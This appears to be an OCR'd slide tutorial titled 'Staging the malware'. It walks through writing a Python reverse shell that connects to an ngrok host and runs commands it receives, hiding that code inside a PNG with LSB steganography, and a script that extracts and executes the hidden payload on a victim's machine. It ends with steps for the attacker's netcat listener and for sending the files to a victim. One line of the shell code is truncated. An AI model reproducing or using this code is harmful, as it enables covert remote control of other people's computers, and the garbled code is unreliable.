Episode 003

Staging the
malware


mal
ware

New methods to
hide malware !

#stay_safe

STEP 1


- Let’s assume the python is installed on the victim’s windows computer & write a code for reverse shell.



```python
import socket
import subprocess
import os

def connect():
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect(('0.tcp.in.ngrok.io', 17867))
    while True:
        command = s.recv(1024).decode('utf-8')
        if 'terminate' in command:
            s.close()
            break
        else:
            CMD = subprocess.Popen(command, shell=True, stdout=subprocess.PIPE,
            output_bytes = CMD.stdout.read() + CMD.stderr.read()
            output_str = str(output_bytes, 'utf-8')
            s.send(str.encode(output_str + str(os.getcwd()) + '> '))

def main():
    connect()

if __name__ == "__main__":
    main()
```

STEP 2


- Let’s write a code which can inject our malware into an image using steganography.



```python
from stegano import lsb
from PIL import Image

def embed_code(image_path, code_file_path, output_image_path):
    # Read the code from the file
    with open(code_file_path, 'r') as file:
        code = file.read()

    # Embed the code into the image using LSB steganography
    secret = lsb.hide(image_path, code)
    secret.save(output_image_path)

image_path = 'original_image.png'
code_file_path = 'key.py'# Our Malware file
output_image_path = 'image_with_malw.png'
embed_code(image_path, code_file_path, output_image_path)
```

STEP 3

- Here are our images with almost negligible difference in size and appearance.



original_image.png


Type of file: PNG File (.png)

Opens with: Photos

Location: [redacted]

Size: 288 KB (2,95,034 bytes)

Size on disk: 292 KB (2,99,008 bytes)



image_with_malw.png

Type of file: PNG File (.png)

Opens with: Photos


Location: [redacted]

Size: 281 KB (2,88,240 bytes)

Size on disk: 284 KB (2,90,816 bytes)

STEP 4


- Making an extracter and execution script for our malware to extract the malware from image and run it by creating a temporary python file.




```python
from stegano import lsb
import os

def extract_and_execute_code(image_path):
    # Extract the code from the image
    secret = lsb.reveal(image_path)

    # Save the code to a temporary file
    temp_code_file = 'temp_confidential_code.py'
    with open(temp_code_file, 'w') as file:
        file.write(secret)

    # Execute the code
    os.system('python {}'.format(temp_code_file))

    # Clean up temporary file
    os.remove(temp_code_file)

#Our Malware image that we gonna execute
image_path = 'image_with_malw.png'
extract_and_execute_code(image_path)
```

STEP 5

- Let’s test the staged demo malware we just created
- Starting a netcat and forwarding it using ngrok on attacker machine and lets send the image file and extracter script to our victim.



